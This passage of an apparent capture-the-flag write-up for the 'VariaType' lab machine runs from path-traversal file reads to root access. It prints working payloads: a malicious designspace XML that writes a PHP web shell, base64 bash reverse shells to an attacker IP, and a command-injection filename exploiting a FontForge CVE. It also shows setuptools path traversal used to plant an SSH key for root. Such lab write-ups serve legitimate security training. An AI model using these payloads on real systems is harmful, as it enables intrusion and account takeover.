8. GET /download.php?f=.....//.....//.....//.....//.....//.....//.....//.....//home/
steve/.ssh/id_ed25519
>>> File not found.
9. GET /download.php?f=.....//.....//.....//.....//.....//.....//.....//.....//etc/
nginx/sites-enabled/portal.variatype.htb HTTP/1.1
Content-Disposition: attachment; filename="portal.variatype.htb"

server {
    listen 80;
    server_name portal.variatype.htb;

    root /var/www/portal.variatype.htb/public;
    index index.php;

    access_log /var/log/nginx/portal_access.log;
    error_log /var/log/nginx/portal_error.log;

    location / {
        try_files $uri $uri/ =404;
    }

    location ~ \.php$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php-fpm.sock;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
        include fastcgi_params;
    }

    location /files/ {
        autoindex off;
    }
}
10. This rarely happens but sometimes nginx will save the domain name or FQDN
to its path as a config file. It shows up in the nginx.conf I exfiltrated

```

earlier.

```
11. GET /download.php?f=../../../../../../../../../../../../../../../../etc/os-release HTTP/1.1
```

```
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
```

```
NAME="Debian GNU/Linux"
```

```
VERSION_ID="12"
```

```
VERSION="12 (bookworm)"
```


```
VERSION_CODENAME=bookworm
```

Edit **malicious.designspace** with new file path

1. Image 1 - This path showed up in our file disclosure above. We might be able to write to it. **root /var/www/portal.variatype.htb/public**

```
19 → → → </location> ←  
20 → → </source> ←  
21 → </sources> ←  
22 → <variable-fonts> ←  
23 → → <variable-font name="MyFont" filename="../../../../../../../var/www/portal.variatype.htb/public/files/pwn.php"> ←  
24 → → → <axis-subsets> ←  
25 → → → → <axis-subset name="Weight"/> ←  
26 → → → </axis-subsets> ←  
27 → → </variable-font> ←  
28 → </variable-fonts> ←  
29 → <instances> ←
```

2. Image 2 - URL /files shows as 403 forbidden but the files inside /files are not.



1. We need to edit our payload to see if we can write to this path.

2. All we did was add this line to the payload malicious.designspace. I thought we needed that line for the file disclosure to work but we did not need this line below, but now we will in order to write to `pwn.php`.

```
>>>variable-font name="MyFont" filename="../../../../../../../var/www/portal.variatype.htb/public/files/pwn.php">
```

3. we can trigger the payload easier by just pasting this curl into the terminal or we could base64 encode the payload and have it as part of the `malicious.designspace` exploit.

```
>>> `curl portal.variatype.htb/pwn.php --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/10.10.14.51/443 0>&1"'`
```

```
4.▷ echo 'bash -i >& /dev/tcp/10.10.14.70/443 0>&1' | base64 -w 0; echo
```

```
YmFzaCAtaSagPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzAvNDQzICAwPiYxCg==
```

5. You will want to get rid of any plus signs if possible. Sometimes they act as spaces and the payload will not trigger. You get rid of the plus signs by just making an extra space in the echo command to create the b64 payload.

Final xml exploit version

```
<?xml version='1.0' encoding='UTF-8'?>
<designspace format="5.0">
  <axes>
    <!-- XML injection occurs in labelname elements with CDATA sections -->
    <axis tag="wght" name="Weight" minimum="100" maximum="900"
default="400">
      <labelname xml:lang="en"><![CDATA[<?php echo shell_exec("echo
YmFzaCAtaSagPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzAvNDQzICAwPiYxCg== | base64 -d |
bash");?>]]]><![CDATA[>]]></labelname>
    </axis>
  </axes>
  <axis tag="wght" name="Weight" minimum="100" maximum="900" default="400"/>
  <sources>
    <source filename="source-light.ttf" name="Light">
      <location>
        <dimension name="Weight" xvalue="100"/>
      </location>
    </source>
    <source filename="source-regular.ttf" name="Regular">
      <location>
        <dimension name="Weight" xvalue="400"/>
      </location>
    </source>
  </sources>
  <variable-fonts>
    <variable-font name="MyFont" filename="../../../../../../../../../../var/www/
portal.variatype.htb/public/files/pwn.php">
      <axis-subsets>
        <axis-subset name="Weight"/>
      </axis-subsets>
    </variable-font>
  </variable-fonts>
```



```
<instances>
  <instance name="Display Thin" familyname="MyFont" stylename="Thin">
    <location><dimension name="Weight" xvalue="100"/></location>
    <labelname xml:lang="en">Display Thin</labelname>
  </instance>
</instances>
</designspace>
```

Upload again

Processing completed.

Your variable font is ready.

[Download Variable Font](#)

[Generate Another Font](#)

1. Now we need to upload the `malicious.designspace` and the `.ttf` font files then curl or visit the path in the browser to trigger the payload. We will need to have our listeners on the appropriate port listening.

1. `▷ sudo nc -lnvp 443`
2. Upload files
3. Trigger payload
4. `▷ curl portal.variatype.htb/files/pwn.php`
5. Success, I have shell.

Shell as www-data

```
1. ▷ sudo nc -lnvp 443
[sudo] password for scottx0beam:
Listening on 0.0.0.0 443
Connection received on 10.129.244.202 34788
bash: cannot set terminal process group (3453): Inappropriate ioctl for device
bash: no job control in this shell
www-data@variatype:~/portal.variatype.htb/public/files$ whoami
whoami
```

```

www-data
www-data@variotype:~/portal.variotype.htb/public/files$ script /dev/null -c
bash
<ariatype.htb/public/files$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@variotype:~/portal.variotype.htb/public/files$ ^Z
[1]  + 1272738 suspended  sudo nc -lnvp 443
~/hax4crack/variotype ▷ stty raw -echo; fg
[1]  + 1272738 continued  sudo nc -lnvp 443

                                reset xterm
www-data@variotype:~/portal.variotype.htb/public/files$ stty rows 38 columns
181
www-data@variotype:~/portal.variotype.htb/public/files$ export SHELL=/bin/bash
www-data@variotype:~/portal.variotype.htb/public/files$ tty
/dev/pts/0
www-data@variotype:~/portal.variotype.htb/public/files$ echo $SHELL
/bin/bash
www-data@variotype:~/portal.variotype.htb/public/files$ echo $TERM
xterm-256color

```

Begin enumeration as www-data

```

1. www-data@variotype:~/portal.variotype.htb/public/files$ hostname -I
10.129.244.202
2. www-data@variotype:~/portal.variotype.htb/public/files$ sudo -l
[sudo] password for www-data:
sudo: a password is required
3. There is no database on this server
4. www-data@variotype:~/portal.variotype.htb/public/files$ which mysql
5. www-data@variotype:~/portal.variotype.htb/public/files$ ss -lnpt
6. www-data@variotype:/etc$ stat sudoers
  File: sudoers
  Size: 1798          Blocks: 8           IO Block: 4096   regular file
Device: 8,1 Inode: 180472      Links: 1
Access: (0440/-r--r-----)  Uid: (    0/   root)   Gid: (    0/   root)
Access: 2026-07-05 11:18:04.203578114 -0400
Modify: 2025-12-11 17:55:57.037059644 -0500

```

Change: 2026-02-27 06:14:30.901283431 -0500

Birth: 2025-12-11 17:55:27.892200168 -0500

-newerct command

- #pwn_timestamps_newerct_command
- #pwn_newerct_command_timestamps 1. I have never heard of this command. It seems to be a command used in digital forensics because it helps to compare timestamps on a server.

1. www-data@variotype:/etc\$ find / -newerct '2026-02-27' ! -newerct '2026-02-28' 2> /dev/null <<< Here we are comparing the timestamp changes within 24 hours or 1 day.

2. www-data@variotype:/etc\$ find / -newerct '2026-02-27' ! -newerct '2026-02-28' -printf '%c\t%p\n' 2>/dev/null

3. www-data@variotype:/etc\$ stat /usr/sbin/groupdel

File: /usr/sbin/groupdel

Size: 88936 Blocks: 176 IO Block: 4096 regular file

Device: 8,1 Inode: 132211 Links: 1

Access: (0755/-rwxr-xr-x) Uid: (0/ root) Gid: (0/ root)

Access: 2026-02-27 06:14:19.000000000 -0500

Modify: 2025-12-14 09:00:01.000000000 -0500

Change: 2026-02-27 06:14:19.925253820 -0500

Birth: 2026-02-27 06:14:19.789253522 -0500

4. That is a stat from a random file found with the -newerct command. It shows that the last portion of the timestamp was likely changed by a zip file because zip files do that when they extract the archive. The zero everything after the seconds place. A sneaky hacker can use this as a marker for time stamps that have been archived before.

5. www-data@variotype:/etc\$ find / -newerct '2026-02-27' ! -newerct '2026-02-28' -printf '%c\t\t\t\t%p\n' 2>/dev/null | grep -v '000000000'

Fri Feb 27 06:15:35.1695987390 2026 Fri Feb 27 06:15:35.1695987390 2026 /
vmlinuz

Fri Feb 27 06:16:45.6220820400 2026 Fri Feb 27 06:16:45.6220820400 2026 /
home/steve

Fri Feb 27 06:15:35.1695987390 2026 Fri Feb 27 06:15:35.1695987390 2026 /
initrd.img

Fri Feb 27 06:14:31.9732868340 2026 Fri Feb 27 06:14:31.9732868340 2026 /
etc/X11/Xsession.d

```
Fri Feb 27 06:16:07.5098105310 2026
etc/rc3.d/S01auditd
Fri Feb 27 06:16:46.5260886750 2026
etc/shadow
Fri Feb 27 06:14:17.4652486020 2026
etc/security
```

```
Fri Feb 27 06:16:07.5098105310 2026 /
Fri Feb 27 06:16:09.9858275770 2026 /
Fri Feb 27 06:14:17.4652486020 2026 /
```

procmon.sh

• #pwn_procmon_sh_htb_variatype

```
www-data@variantype:/dev/shm$ ./procmon.sh

* ~ *  P R O C M O N  * ~ *

=====
PROCMON - LIVE PROCESS MONITOR
=====
Author: 0xpablo
Fallback monitor for when pspy cannot run
Highlights process start/stop changes in real time
Press Ctrl+C to exit
=====

==> Starting procmon monitor...
> root    /usr/sbin/CRON -f
> steve   /bin/sh -c /home/steve/bin/process_client_submissions.sh >/dev/null 2>&1
> steve   /bin/bash /home/steve/bin/process_client_submissions.sh
> steve   timeout 30 /usr/local/src/fontforge/build/bin/fontforge -lang=py -c import fontforge import sys try: font
getattr(font, 'familyname', 'Unknown') style = getattr(font, 'fontname', 'Default') print(f'INFO: Loaded {family}
ion as e: print(f'ERROR: Failed to process variatype_ly9FL-2ScgE.ttf: {e}', file=sys.stderr) sys.exit(1)
> steve   /usr/local/src/fontforge/build/bin/fontforge -lang=py -c import fontforge import sys try: font = fontforg
t, 'familyname', 'Unknown') style = getattr(font, 'fontname', 'Default') print(f'INFO: Loaded {family} ({style})'
print(f'ERROR: Failed to process variatype_ly9FL-2ScgE.ttf: {e}', file=sys.stderr) sys.exit(1)
< root    /usr/sbin/CRON -f
< steve   /bin/sh -c /home/steve/bin/process_client_submissions.sh >/dev/null 2>&1
< steve   /bin/bash /home/steve/bin/process_client_submissions.sh
< steve   timeout 30 /usr/local/src/fontforge/build/bin/fontforge -lang=py -c import fontforge import sys try: font
getattr(font, 'familyname', 'Unknown') style = getattr(font, 'fontname', 'Default') print(f'INFO: Loaded {family}
ion as e: print(f'ERROR: Failed to process variatype_ly9FL-2ScgE.ttf: {e}', file=sys.stderr) sys.exit(1)
< steve   /usr/local/src/fontforge/build/bin/fontforge -lang=py -c import fontforge import sys try: font = fontforg
t, 'familyname', 'Unknown') style = getattr(font, 'fontname', 'Default') print(f'INFO: Loaded {family} ({style})'
print(f'ERROR: Failed to process variatype_ly9FL-2ScgE.ttf: {e}', file=sys.stderr) sys.exit(1)
^C
[!] Exiting procmon...
```

1. **Procmon.sh** is a script like **pspy** except that is a binary written in go and this is a few lines of bash scripting that does pretty much the same thing.
2. <https://github.com/DominicBreuker/pspy>


```
1. That was a wild goose chase but I did learn a few things about timestamps.
2. www-data@variantype:/home$ find / -user steve 2>/dev/null
/home/steve
/opt/process_client_submissions.bak
3. www-data@variantype:/home$ cd /dev/shm
www-data@variantype:/dev/shm$ nano procmon.sh
Unable to create directory /var/www/.local/share/nano/: No such file or
directory
It is required for saving/loading search history or cursor positions.
```

```

4.www-data@variatype:/dev/shm$ ls
procmon.sh
www-data@variatype:/dev/shm$ chmod +x procmon.sh
www-data@variatype:/dev/shm$ ./procmon.sh
> root      /usr/sbin/CRON -f
> steve     /bin/sh -c /home/steve/bin/process_client_submissions.sh >/dev/null
2>&1
> steve     /bin/bash /home/steve/bin/process_client_submissions.sh
> steve     timeout 30 /usr/local/src/fontforge/build/bin/fontforge -lang=py -c
import fontforge import sys try:      font =
fontforge.open('variabype_ly9FL-2ScgE.ttf')      family = getattr(font,
'familyname', 'Unknown')      style = getattr(font, 'fontname', 'Default')
print(f'INFO: Loaded {family} ({style})', file=sys.stderr)      font.close()
except Exception as e:      print(f'ERROR: Failed to process
variabype_ly9FL-2ScgE.ttf: {e}', file=sys.stderr)      sys.exit(1)
> steve     /usr/local/src/fontforge/build/bin/fontforge -lang=py -c import
fontforge import sys try:      font =
fontforge.open('variabype_ly9FL-2ScgE.ttf')      family = getattr(font,
'familyname', 'Unknown')      style = getattr(font, 'fontname', 'Default')
print(f'INFO: Loaded {family} ({style})', file=sys.stderr)      font.close()
except Exception as e:      print(f'ERROR: Failed to process
variabype_ly9FL-2ScgE.ttf: {e}', file=sys.stderr)      sys.exit(1)
< steve     timeout 30 /usr/local/src/fontforge/build/bin/fontforge -lang=py -c
import fontforge import sys try:      font =
fontforge.open('variabype_ly9FL-2ScgE.ttf')      family = getattr(font,
'familyname', 'Unknown')      style = getattr(font, 'fontname', 'Default')
print(f'INFO: Loaded {family} ({style})', file=sys.stderr)      font.close()
except Exception as e:      print(f'ERROR: Failed to process
variabype_ly9FL-2ScgE.ttf: {e}', file=sys.stderr)      sys.exit(1)
< steve     /usr/local/src/fontforge/build/bin/fontforge -lang=py -c import
fontforge import sys try:      font =
fontforge.open('variabype_ly9FL-2ScgE.ttf')      family = getattr(font,
'familyname', 'Unknown')      style = getattr(font, 'fontname', 'Default')
print(f'INFO: Loaded {family} ({style})', file=sys.stderr)      font.close()
except Exception as e:      print(f'ERROR: Failed to process
variabype_ly9FL-2ScgE.ttf: {e}', file=sys.stderr)      sys.exit(1)
^C

```

fontforge CVE-2024-25082



1. Image 1 - fontforge CVE-2024-25082 PoC - <https://www.openwall.com/lists/oss-security/2024/03/08/2>

```
1. fontforge is being used a-lot in the processes. Lets see if there is an
exploit for it.
2. I checkout cvedetails
>>> ### [CVE-2024-25082] (https://www.cvedetails.com/cve/CVE-2024-25082/
"CVE-2024-25082 security vulnerability details")
Splinefont in FontForge through 20230101 allows command injection via crafted
archives or compressed files.
Source: MITRE
3. https://github.com/fontforge/fontforge/pull/5367
```

touch -- command

- #pwn_touch_hyphen_hyphen
- #pwn_tar_list_files_using_tar_command 1. I never even knew this could be done with this command. Mind blown.

```
1. www-data@vartatype:/dev/shm$ mkdir pwn
2. www-data@vartatype:/dev/shm$ cd pwn
3. www-data@vartatype:/dev/shm/pwn$ touch -- '$(echo
YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzAvNDQzICAwPiYxCg== | base64 -d |
bash) '
4. www-data@vartatype:/dev/shm/pwn$ ls
'$(echo YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzAvNDQzICAwPiYxCg== | base64
-d | bash) '
```

```
5. www-data@variatype:/dev/shm/pwn$ tar -cf pwn.tar *
6. www-data@variatype:/dev/shm/pwn$ ls
'$(echo YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzAvNDQzICAwPiYxCg== | base64
-d | bash)'  pwn.tar
7. www-data@variatype:/dev/shm/pwn$ tar -tf pwn.tar
$(echo YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuNzAvNDQzICAwPiYxCg== | base64 -d
| bash) <<< What a crazy name for a file, lol.
```

mv pwn.tar to vulnerable path

```
1. Now we need to move the payload to `/var/www/portal.variatype.htb/public/
files`
2. ▷ sudo nc -lnvp 443
3. www-data@variatype:/dev/shm/pwn$ cp pwn.tar /var/www/portal.variatype.htb/
public/files/
4. Now trigger the payload.
5. ▷ curl portal.variatype.htb/files/pwn.php
6. Success, shell as steve.
```

Shell as steve

```
1. ▷ sudo nc -lnvp 443
[sudo] password for scottx0beam:
Listening on 0.0.0.0 443
Connection received on 10.129.244.202 60480
bash: cannot set terminal process group (29910): Inappropriate ioctl for device
bash: no job control in this shell
steve@variatype:/tmp/ffarchive-29911-1$ whoami
whoami
steve
steve@variatype:/tmp/ffarchive-29911-1$ cat user.txt
cat user.txt
cat: user.txt: No such file or directory
steve@variatype:/tmp/ffarchive-29911-1$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
steve@variatype:/tmp/ffarchive-29911-1$ ^Z
```

```
[1] + 1272132 suspended  sudo nc -lnvp 443
~/hax4crack/variatype ▸ stty raw -echo; fg
[1] + 1272132 continued  sudo nc -lnvp 443

                                reset xterm
steve@variatype:/tmp/ffarchive-29911-1$ export TERM=xterm-256color
steve@variatype:/tmp/ffarchive-29911-1$ source /etc/skel/.bashrc
steve@variatype:/tmp/ffarchive-29911-1$ stty rows 38 columns 181
steve@variatype:/tmp/ffarchive-29911-1$ export SHELL=/bin/bash
steve@variatype:/tmp/ffarchive-29911-1$ tty
/dev/pts/1
steve@variatype:/tmp/ffarchive-29911-1$ echo $SHELL
/bin/bash
steve@variatype:/tmp/ffarchive-29911-1$ echo $TERM
xterm-256color
steve@variatype:/tmp/ffarchive-29911-1$ hostname -I
10.129.244.202
```

Begin enumeration as Steve

```
1. steve@variatype:/tmp/ffarchive-29911-1$ sudo -l
Matching Defaults entries for steve on variatype:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/
sbin\:/usr/bin\:/sbin\:/bin, use_pty

User steve may run the following commands on variatype:
    (root) NOPASSWD: /usr/bin/python3 /opt/font-tools/install_validator.py *
2. steve@variatype:/tmp/ffarchive-29911-1$ cat /opt/font-tools/
install_validator.py | grep -i tools
    sudo /opt/font-tools/install_validator.py https://designer.example.com/
plugins/woff2-check.py
from setuptools.package_index import PackageIndex
PLUGIN_DIR = "/opt/font-tools/validators"
    print("Usage: sudo /opt/font-tools/install_validator.py <PLUGIN_URL>")
    print("Example: sudo /opt/font-tools/install_validator.py https://
internal.example.com/plugins/glyph-check.py")
3. This script is importing from setuptools
```


setuptools CVE-2025-47273

1. Image 1 - setuptools only has 4 vulnerabilities in its entire history. That is pretty good. Only 4.

Python » Setuptools : Security Vulnerabilities, CVEs

Published in: 2026 January February March April May June July

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog

Sort Results By : Publish Date Update Date CVE Number CVE Number CVSS Score EPSS Score

Copy

CVE-2025-47273	Max CVSS	8.8	
setuptools is a package that allows users to download, build, install, upgrade, and uninstall Python packages. A path traversal vulnerability in 'PackageIndex' is present in setuptools prior to version 78.1.1. An attacker would be allowed to write files to arbitrary locations on the filesystem with the permissions of the process running the Python code, which could escalate to remote code execution depending on the context. Version 78.1.1 fixes the issue.	EPSS Score	1.48%	
Source: GitHub, Inc.	Published	2025-05-17	
	Updated	2025-06-12	
CVE-2024-6345	Max CVSS	8.8	
A vulnerability in the package_index module of pypa/setuptools versions up to 69.1.1 allows for remote code execution via its download functions. These functions, which are used to download packages from URLs provided by users or retrieved from package index servers, are susceptible to code injection. If these functions are exposed to user-controlled inputs, such as package URLs, they can execute arbitrary commands on the system. The issue is fixed in version 70.0.	EPSS Score	1.94%	
Source: huntr.dev	Published	2024-07-15	
	Updated	2025-11-04	
CVE-2022-40897	Potential exploit	Max CVSS	5.9
Python Packaging Authority (PyPA) setuptools before 65.5.1 allows remote attackers to cause a denial of service via HTML in a crafted package or custom PackageIndex page. There is a Regular Expression Denial of Service (ReDoS) in package_index.py.	EPSS Score	2.62%	
Source: MITRE	Published	2022-12-23	
	Updated	2025-11-04	
CVE-2013-1633	Max CVSS	6.8	
easy_install in setuptools before 0.7 uses HTTP to retrieve packages from the PyPI repository, and does not perform integrity checks on package contents, which allows man-in-the-middle attackers to execute arbitrary code via a crafted	EPSS Score	1.95%	
	Published	2013-08-06	

1.CVE-2025-47273

setuptools is a package that allows users to download, build, install, upgrade, and uninstall Python packages. A path traversal vulnerability in 'PackageIndex' is present in setuptools prior to version 78.1.1. An attacker would be allowed to write files to arbitrary locations on the filesystem with the permissions of the process running the Python code, which could escalate to remote code execution depending on the context. Version 78.1.1 fixes the issue.

Source: GitHub, Inc.

2. I click this pypa link in the references. If you scroll all the way down you will see it.

3. [https://github.com/pypa/setuptools/blob/](https://github.com/pypa/setuptools/blob/6ead555c5fb29bc57fe6105b1bffc163f56fd558/setuptools/package_index.py#L810C1-L825C88)

[6ead555c5fb29bc57fe6105b1bffc163f56fd558/setuptools/package_index.py#L810C1-L825C88](https://github.com/pypa/setuptools/blob/6ead555c5fb29bc57fe6105b1bffc163f56fd558/setuptools/package_index.py#L810C1-L825C88)

Executing CVE-2025-47273

```
1. ~/hax4crack/variotype > mkdir -p www/root/.ssh/
2. ~/hax4crack/variotype > cd www
3. ~/hax4crack/variotype/www > cp ../variotype.pub root/.ssh/authorized_keys
4. ~/hax4crack/variotype/www > ls -la root/.ssh/authorized_keys
Permissions Size User          Group          Date Modified Name
-rw-r--r--   106 scottx0beam scottx0beam   5 Jul 18:39  root/.ssh/
authorized_keys
5. ~/hax4crack/variotype/www > python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [05/Jul/2026 18:42:38] "GET /%2Froot%2F.ssh%2Fauthorized_keys
HTTP/1.1" 200 -
6. ~/hax4crack/variotype/www > curl 'http://
127.0.0.1:8000/%2froot%2f.ssh%2fauthorized_keys'
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFwcvD3F5s71vLkGn/l1jG31yZ5itbf2HATRBYJS/
dHd scottx0beam@Eclipse18903 <<< Proof of Concept
7. steve@variotype:~$ cd /opt/font-tools/validators
steve@variotype:/opt/font-tools/validators$ sudo -l
Matching Defaults entries for steve on variotype:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/
sbin\:/usr/bin\:/sbin\:/bin, use_pty

User steve may run the following commands on variotype:
    (root) NOPASSWD: /usr/bin/python3 /opt/font-tools/install_validator.py *
8. steve@variotype:/opt/font-tools/validators$ sudo python3 /opt/font-tools/
install_validator.py 'http://10.10.14.70:8000/%2froot%2f.ssh%2fauthorized_keys'
2026-07-05 14:47:04,646 [INFO] Attempting to install plugin from: http://
10.10.14.70:8000/%2froot%2f.ssh%2fauthorized_keys
2026-07-05 14:47:04,657 [INFO] Downloading http://
10.10.14.70:8000/%2froot%2f.ssh%2fauthorized_keys
2026-07-05 14:47:04,958 [INFO] Plugin installed at: /root/.ssh/authorized_keys
[+] Plugin installed successfully.
9. ~/hax4crack/variotype/www > cd ..
10. ~/hax4crack/variotype > ssh -i variotype root@variotype.htb
11. root@variotype:~# whoami
root
```

```
12. root@variatype:~# cat /root/root.txt  
4eeeb8292c3bad6230<SNIP>
```



You have solved VariaType!

Congratulations



therealpablo

best of luck in capturing flags ahead!

#4573

Machine Rank

05 Jul 2026

Pwn Date

Retired

Machine State

650

XP Earned

Ok

Share

PWNED